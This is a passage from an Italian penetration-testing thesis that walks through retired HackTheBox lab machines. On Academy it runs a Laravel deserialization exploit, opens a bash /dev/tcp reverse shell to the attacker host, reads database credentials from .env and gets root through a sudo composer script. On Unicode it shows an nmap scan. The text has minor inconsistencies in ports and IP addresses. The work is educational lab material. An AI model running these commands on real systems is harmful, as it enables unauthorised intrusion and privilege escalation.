Avendo impostato tutte le informazioni necessarie, lo step successivo è il comando `run`, che permette di eseguire l'exploit di Laravel con successo, se le variabili sono impostate correttamente. Dal running dell'exploit viene aperta una Command Shell. Il risultato è visibile in Figura 4.18.

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > run

[*] Started reverse TCP handler on 10.10.14.13:9001
[*] Command shell session 1 opened (10.10.14.13:9001 → 10.10.10.215:38136 ) at 2022-10-15 07:05:53 -0400

[*] Command shell session 2 opened (10.10.14.13:9001 → 10.10.10.215:38138 ) at 2022-10-15 07:05:53 -0400
[*] Command shell session 3 opened (10.10.14.13:9001 → 10.10.10.215:38140 ) at 2022-10-15 07:05:53 -0400
[*] Command shell session 4 opened (10.10.14.13:9001 → 10.10.10.215:38142 ) at 2022-10-15 07:05:58 -0400

ls
css
favicon.ico
index.php
js
robots.txt
web.config
```

Figura 4.18: Esecuzione dell'exploit e apertura di una Command Shell

Andando a vedere su Burp, effettivamente il running ha inserito un valore al *Token Cross-site Request Forgery* (Figura 4.19), cioè una vulnerabilità già introdotta brevemente nella Sezione 1.2.1. Per fare il punto della situazione, la *CSRF* o *XSRF* è una vulnerabilità a cui sono esposti i siti Web dinamici quando sono progettati per ricevere richieste da un Client senza meccanismi per controllare se la richiesta sia stata inviata intenzionalmente oppure no. Quindi, il metodo utilizzato dal Web per proteggere da attacchi CSRF è l'utilizzo di un token con valore segreto, unico e imprevedibile, generato da un'applicazione lato Server per proteggere le risorse vulnerabili. I token vengono generati e inviati dall'applicazione lato Server in una successiva richiesta HTTP effettuata dal Client. Dopo aver effettuato la

richiesta, l'applicazione lato Server confronta i due token trovati nella sessione utente e nella richiesta. Se il token manca o non corrisponde al valore all'interno della sessione utente, la richiesta viene rifiutata, la sessione utente terminata e l'evento registrato come potenziale attacco CSRF.



Figura 4.19: Token CSRF su BurpSuite

Quindi, il token che è stato intercettato grazie all'utilizzo di BurpSuite, può essere decriptato, essendo cifrato in `base64`. Per decriptare un messaggio cifrato, uno strumento particolarmente utile reperibile online è *Cyberchef*; esso è un sito che permette di inserire il messaggio cifrato e permette di decriptarlo, scegliendo il cifrario più adatto. Il risultato è mostrato in Figura 4.20.



Figura 4.20: Utilizzo di Cyberchef per decriptare il Token CSRF

Nell'output decriptato, si può notare che vengono forniti tre valori dal Token: "`iv`", "`value`" e "`mac`". Si può provare a decriptare ulteriormente "`value`", ma tale valore non risulta essere in `base64`. Molto probabilmente deriva da un cifrario utilizzato dal framework Laravel, collegato all'`APP_KEY`. Cercando il metodo di encrypting, risulta che Laravel utilizza il cifrario `AES-256-CBC`. Quindi, su *Cyberchef* si utilizza tale metodo di cifratura per decriptare il codice fornito dal parametro "`value`".

Il cifrario `AES` è un algoritmo di cifratura a blocchi a chiave simmetrica; ciò significa che la stessa chiave segreta viene utilizzata sia per la crittografia che per la decrittografia e che sia il mittente che il destinatario dei dati hanno bisogno di una copia della chiave. È definito a blocchi poiché le informazioni da crittografare/decrittografare sono divise in blocchi che possono essere da 128 bit, 192 bit o 256 bit. Nel caso specifico di Laravel, si utilizza il formato

a 256 bit. Quindi, per il funzionamento, AES ha bisogno del valore di chiave, che corrisponde al valore di `APP_KEY` trovato in precedenza, e del valore di "`iv`", cioè di uno dei parametri tradotti precedentemente dal token. Attivando poi anche il cifrario `base64`, *Cyberchef* è capace di tradurre il valore del parametro "`value`", come indicato in Figura 4.21.



Figura 4.21: Decrypting del parametro `value`

Il risultato descrive un tipo di vulnerabilità di *Deserializzazione*. La *Serializzazione* è il processo di trasformazione di un oggetto in un formato di dati che può essere ripristinato in seguito, mentre la *Deserializzazione* è l'inverso di quel processo, che prende i dati strutturati da un formato e li ricostruisce in un oggetto.

Analizzando più nel dettaglio l'output di "`value`", il codice chiama un evento per effettuare una *Reverse Shell* sulla macchina `10.10.14.13`, cioè la macchina host indicata in `LHOST`, e sulla porta `9001`, cioè quella indicata in `LPORT`; entrambi i valori sono stati indicati durante il setting dell'exploit su Metasploit. Ora che si è a conoscenza di come lavora l'exploit, si può tornare sulla Shell aperta da Metasploit. L'obiettivo è quello di avere una *Reverse Shell* per entrare nella Shell principale degli utenti.

Innanzitutto, su un altro terminale, è necessario aprire la connessione con *Netcat* alla porta `9001`, come in Figura 4.22.



Figura 4.22: Connessione con Netcat alla porta `9001`

Con il comando `bash -c 'bash -i >& /dev/tcp/10.10.14.13/9001 0>&1'` su Shell di Metasploit, viene aperto il terminale sull'interfaccia di Netcat alla porta `9001`. In questo modo si può ottenere una *Reverse Shell* (Figura 4.23).

Figura 4.23: Reverse Shell di Academy

Ora, ci si trova all'interno della Shell della macchina *Academy*. Navigando tra le varie directory, si può trovare la "`home`". Posizionandosi su di essa e usando il comando `ls`, viene elencata la lista di utenti che hanno accesso alla macchina (Figura 4.24).

```
www-data@academy:/var/www/html/htb-academy-dev-01$ cd /home/
cd /home/
www-data@academy:/home$ ls
ls
21y4d
ch4p
cry0l1t3
egre55
g0blin
mrb3n
www-data@academy:/home$
```

Figura 4.24: Utenti con accesso alla macchina Academy

Tre di questi utenti sono già stati nominati precedentemente, cioè `cry0l1t3`, `egre55` e `mrb3n`. Quindi, si può provare ad accedere singolarmente alle loro Shell.

Provando l'accesso dall'utente `cry0l1t3` (Figura 4.25), si può trovare il file `user.txt`, all'interno del quale è contenuto il primo flag da inserire su HackTheBox. Sfortunatamente, non si riesce ad accedere a tale file, poiché viene negato il permesso.

```
www-data@academy:/home$ cd cry0l1t3
cd cry0l1t3
www-data@academy:/home/cry0l1t3$ ls
ls
user.txt
www-data@academy:/home/cry0l1t3$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

Figura 4.25: Accesso alla Shell di `cry0l1t3`

Quindi, la scelta più logica è quella di cercare delle credenziali di accesso valide per tale utente, poiché la negazione dei permessi porta a pensare che sia necessaria un'autenticazione. Per effettuare questa ricerca, si ispeziona il file `.env` in `/var/www/html/academy`, che contiene le variabili d'ambiente per l'accesso al database in un framework Laravel. Analizzando tale file, viene trovata una password "`mySup3rP4s5w0rd!!`"(Figura 4.26).

```
www-data@academy:/var/www/html/academy$ cat .env
cat .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!
```

Figura 4.26: Ricerca delle credenziali sul file `.env` di Laravel

Ora, bisogna scoprire se tale password è collegata all'utente `cry0l1t3`. Si può provare manualmente, tentando di accedere alla Shell dell'utente interessato inserendo la password a disposizione.

Per accedere alla Shell dell'utente, a questo punto, si può usare il comando *SSH*, che fornisce una connessione crittografata sicura tra due host su una rete non sicura. Questa

connessione può essere utilizzata anche per l'accesso al terminale. Quindi, si agisce come indicato di seguito. Avendo a disposizione la password dell'utente al quale si sta cercando di accedere, la connessione SSH risulta essere molto semplice. Poi, con il comando `bash`, si accede effettivamente alla Shell dell'utente `cry0l1t3`. Il risultato del processo appena descritto è mostrato in Figura 4.27.



Figura 4.27: Accesso con SSH alla Shell dell'utente `cry0l1t3`

A questo punto, con un semplice comando `cat user.txt`, si accede al file contenente il primo flag da inserire su HackTheBox, relativo allo *User*.

4.4 Post-Exploitation

Avendo raggiunto l'obiettivo d'accesso al file, si può andare avanti con l'utente successivo alla scoperta del secondo flag, relativo a *Root*. Per il momento, si sfrutta ancora la Shell di `cry0l1t3`, essendo l'unica della quale si hanno informazioni di accesso, per scoprire come accedere agli altri utenti attraverso il processo di *privilege escalation*.

Un'informazione sicuramente interessante è che, digitando su questa Shell il comando `groups`, risulta che l'utente faccia parte del gruppo "*adm*", cioè degli admin. Quindi si può esplorare la directory `/var/log` per scoprire i dati degli accessi a tale gruppo di altri utenti.

Dopo una lunga ricerca ed ispezione delle directory contenute in `/var/log`, la più interessante è `audit` (Figura 4.28). *Audit System* è un tool Linux sviluppato da Red Hat che si occupa di intercettare tutte le chiamate di sistema e di passarle a un suo demone, `auditd`, configurabile dall'utente. Dal momento che viene in parte eseguito a livello di kernel, esso riesce a dare informazioni su qualsiasi attività in corso, purchè mediata da una system call. Questa capacità permette ad esso, quindi, di monitorare ogni operazione che avviene all'interno del sistema, che sia un semplice accesso ad un file o l'intero traffico di rete. Oltre ad ascoltare, è possibile configurare il demone `auditd` in modo che scriva un log ogni volta che viene invocata una determinata system call.



Figura 4.28: Registro `audit` in `/var/log`

Sul registro `audit`, è possibile usare un tool di Linux chiamato *aureport*; esso produce dei report relativi agli accessi di sistema di `audit`. Il comando permette di avere un sommario dei report generali. Cercando nella documentazione di *aureport*, inserendo il flag `-tty`, vengono mostrate le password di accesso in chiaro. Come mostrato in Figura 4.29, il comando mostra la password dell'utente `mrb3n`, nella riga 2.



Figura 4.29: Uso di aureport per trovare credenziali di accesso

Quindi, avendo le credenziali, si può accedere alla Shell di `mrb3n` con *SSH*, come è stato fatto per l'utente precedente (Figura 4.30).



Figura 4.30: Accesso con SSH alla Shell dell'utente `mrb3n`

Dopo una serie di ricerche, si può scoprire che l'utente `mrb3n` ha permessi `sudo`, cioè da super utente. Si può verificare con il comando `sudo -l`, come mostrato in Figura 4.31.

```
mrb3n@academy:~$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
```

Figura 4.31: Verifica dei permessi `sudo` sull'utente

Si scopre, grazie al comando appena mostrato, che l'utente `mrb3n` può eseguire il `composer`, cioè un tool per la gestione delle dipendenze in PHP, su cui è basato Laravel, che permette di installare e aggiornare le librerie esterne in modo semplice.

Per sfruttare il `composer`, è utile l'utilizzo di *GFTOBins*, un elenco curato di binari Unix che possono essere utilizzati per aggirare le restrizioni di sicurezza locali in sistemi configurati in modo errato. Se il file binario può essere eseguito come superutente da `sudo`, non perde i privilegi elevati e può essere utilizzato per accedere al file system, aumentare o mantenere l'accesso privilegiato. Quindi, seguendo le istruzioni della documentazione di *GFTOBins*, si prova l'accesso alla directory *Root* (Figura 4.32).

```
mrb3n@academy:~$ TF=$(mktemp -d)
mrb3n@academy:~$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
mrb3n@academy:~$ sudo composer --working-dir=$TF run-script x
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/20190902/mysql
i.so (/usr/lib/php/20190902/mysqli.so: undefined symbol: mysqlnd_global_stats), /usr/lib/php/20190902/mys
qli.so.so (/usr/lib/php/20190902/mysqli.so.so: cannot open shared object file: No such file or directory)
) in Unknown on line 0
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20190902/pd
o_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqlnd_allocator), /usr/lib/php/201909
02/pdo_mysql.so.so (/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No such file o
r directory)) in Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<&3 1>&3 2>&3
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
academy.txt  root.txt  snap
```

Figura 4.32: Privilege escalation con il file binario *GFTOBins*

Come si può vedere in Figura 4.32, grazie al `composer` e ai comandi di GFTOBins, si è giunti alla directory che si stava cercando. Con un semplice comando `cat root.txt`, si accede al secondo flag da inserire su HachTheBox, in modo tale da concludere il penetration test sulla macchina Academy.

CAPITOLO 5

Penetration test relativi al terzo scenario

In questo capitolo viene trattato il terzo ed ultimo processo pratico di penetration test su macchina reale. I test vengono effettuati, come per il Capitolo 3 e il Capitolo 4, seguendo lo schema descritto nella Sezione 1.4, relativo alle fasi che compongono un penetration test reale. Vengono descritti metodi e tecnologie necessarie all'esecuzione del penetration test completo, in modo da ottenere l'accesso al sistema User e al sistema Root.

La macchina target reale sulla quale vengono eseguiti i test relativi al presente capitolo si trova su HackTheBox, ed è chiamata "Unicode". Essa è accessibile solo tramite la sottoscrizione di un abbonamento VIP, essendo in stato Retired. Tale macchina risulta essere analizzata in uno scenario di sistema operativo Linux, come anche la macchina target del Capitolo 4.

5.1 Information Gathering

Il passo preliminare, per ogni macchina, è la creazione di una cartella specifica sul desktop di Kali Linux, denominata come la macchina (in questo caso, la directory della terza macchina sarà `hackthebox/Unicode`). In questo modo tutte le azioni, i file e i tool saranno reindirizzati su tale cartella.

Una volta effettuato l'accesso nella VPN del sito HackTheBox, come enunciato nella Sezione 2.2, e avviata la macchina *Unicode*, si può notare che viene fornito un indirizzo IP `10.10.11.216`. Come visto anche nelle macchine dei capitoli precedenti, è necessaria l'enumerazione dell'indirizzo fornito, utilizzando il tool *Nmap*. Inizialmente, si crea la directory `nmap` con il comando `mkdir nmap`, per poi eseguire il comando di scansione delle porte con permessi `sudo`, cioè da super utente. Nella Figura 5.1 viene mostrata l'esecuzione del comando. I flag inseriti sono gli stessi visti nella macchina *Academy* del capitolo precedente; per riassumerli in breve, vengono usati i flag `-p`, per avere una scansione più completa di tutte quante le porte collegate all'indirizzo IP, `-v`, che permette di aumentare il numero di parole, `-sc`, che mostra lo script, `-sV`, che sonda le porte aperte per determinare le informazioni su servizio/versione, `-oA`, che mostra l'output nei principali formati.

Dalla scansione risultano essere aperte due porte sull'indirizzo IP fornito da HackTheBox: una è la porta `20`, collegata al servizio *SSH*, cioè al servizio di *Secure Shell*, mentre l'altra è la porta `80`, collegata al protocollo HTTP di navigazione. La presenza di queste due tipologie di porte permette di definire che la prima, collegata al servizio SSH, induce a pensare che sia presente un protocollo che permette di stabilire una sessione remota cifrata tramite interfaccia a riga di comando con un altro host di una rete; la seconda porta, collegata al protocollo HTTP, è quella con la quale l'indirizzo IP comunica con il Web per la navigazione.

```
┌──(aru㉿kali)-[~/hackthebox/Unicode]
└─$ sudo nmap -p- -v -sC -sV -oA nmap/Academy-allports 10.10.11.126
[sudo] password for aru:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-17 05:33 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:33
Completed NSE at 05:33, 0.00s elapsed
Initiating NSE at 05:33
Completed NSE at 05:33, 0.00s elapsed
Initiating NSE at 05:33
Completed NSE at 05:33, 0.00s elapsed
Initiating Ping Scan at 05:33
Scanning 10.10.11.126 [4 ports]
Completed Ping Scan at 05:33, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:33
Completed Parallel DNS resolution of 1 host. at 05:33, 0.04s elapsed
Initiating SYN Stealth Scan at 05:33
Scanning 10.10.11.126 [65535 ports]
Discovered open port 22/tcp on 10.10.11.126
Discovered open port 80/tcp on 10.10.11.126
Completed SYN Stealth Scan at 05:33, 19.04s elapsed (65535 total ports)
Initiating Service scan at 05:33
Scanning 2 services on 10.10.11.126
Completed Service scan at 05:33, 6.11s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.126.
Initiating NSE at 05:33
Completed NSE at 05:33, 1.60s elapsed
Initiating NSE at 05:33
Completed NSE at 05:33, 0.18s elapsed
Initiating NSE at 05:33
Completed NSE at 05:33, 0.00s elapsed
Nmap scan report for 10.10.11.126
Host is up (0.046s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fd:a0:f7:93:9e:d3:cc:bd:c2:3c:7f:92:35:70:d7:77 (RSA)
|   256 8b:b6:98:2d:fa:00:e5:e2:9c:8f:af:0f:44:99:03:b1 (ECDSA)
|_  256 c9:89:27:3e:91:cb:51:27:6f:39:89:36:10:41:df:7c (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-generator: Hugo 0.83.1
```

Figura 5.1: Scansione dell'indirizzo IP con nmap

Quindi, si procede con la visita del sito attraverso l'indirizzo IP. Come si può vedere in Figura 5.2, viene aperto un sito di una compagnia chiamata *Hackmedia*.



Figura 5.2: Sito web di Hackmedia

Dando uno sguardo alla pagina, la prima caratteristica che risalta è il tasto "*Google about us*" che, se cliccato, reindirizza su `http://10.10.11.126/redirect/?url=google.com`, aprendo proprio la pagina di *Google*. Continuando l'ispezione, nella navbar sono presenti i tasti *Login* e *Register*, i quali reindirizzano a delle *Form* che permettono proprio di effettuare tali azioni. Invece nel footer in basso vi sono degli hyperlink che reindirizzano a *Bootstrap*, cioè un sito all'interno del quale sono presenti template di diverso tipo per l'HTML e il CSS di pagine Web, e alla pagina *Twitter* del creatore del template utilizzato per la costruzione del sito Hackmedia.

Una volta aver dato uno sguardo d'insieme anche al codice sorgente, che mostra fondamentalmente ciò che è stato ispezionato manualmente nella home del sito, si può provare ad effettuare una registrazione ed, in seguito, un login, per verificare in quale pagina porta il mec-

canismo di autenticazione. Di seguito vengono mostrate le Form e le directory `/register` (Figura 5.3) e `/login` (Figura 5.4).



Figura 5.3: Form di registrazione



Figura 5.4: Form di login

Una volta effettuata l'autenticazione, si accede alla directory `/dashboard`. In Figura 5.5 è visibile il risultato del reindirizzamento.



Figura 5.5: Accesso a `/dashboard`

Nella parte più in basso del sito, non visibile nella Figura 5.5, è presente il Footer, cioè la parte finale del sito, all'interno del quale è contenuta un'informazione interessante: "*Powered by flask*". *Flask* è un framework Python per la costruzione di applicazioni Web. Inoltre, tutti i link del Footer sono statici, cioè non reindirizzano da nessuna parte.

Proseguendo l'ispezione della pagina, si nota che, nella parte iniziale del sito, sono presenti tre pulsanti principali, ovvero:

1. "*Buy now*", che redirige su `/pricing` (Figura 5.6), cioè una pagina che presenta i prezzi degli abbonamenti offerti da Hackmedia. Una caratteristica interessante è che i quattro pulsanti in alto a destra nella navbar sono completamente statici, mentre il logo in alto a sinistra, preso da Bootstrap, redirige alla home page iniziale senza autenticazione.

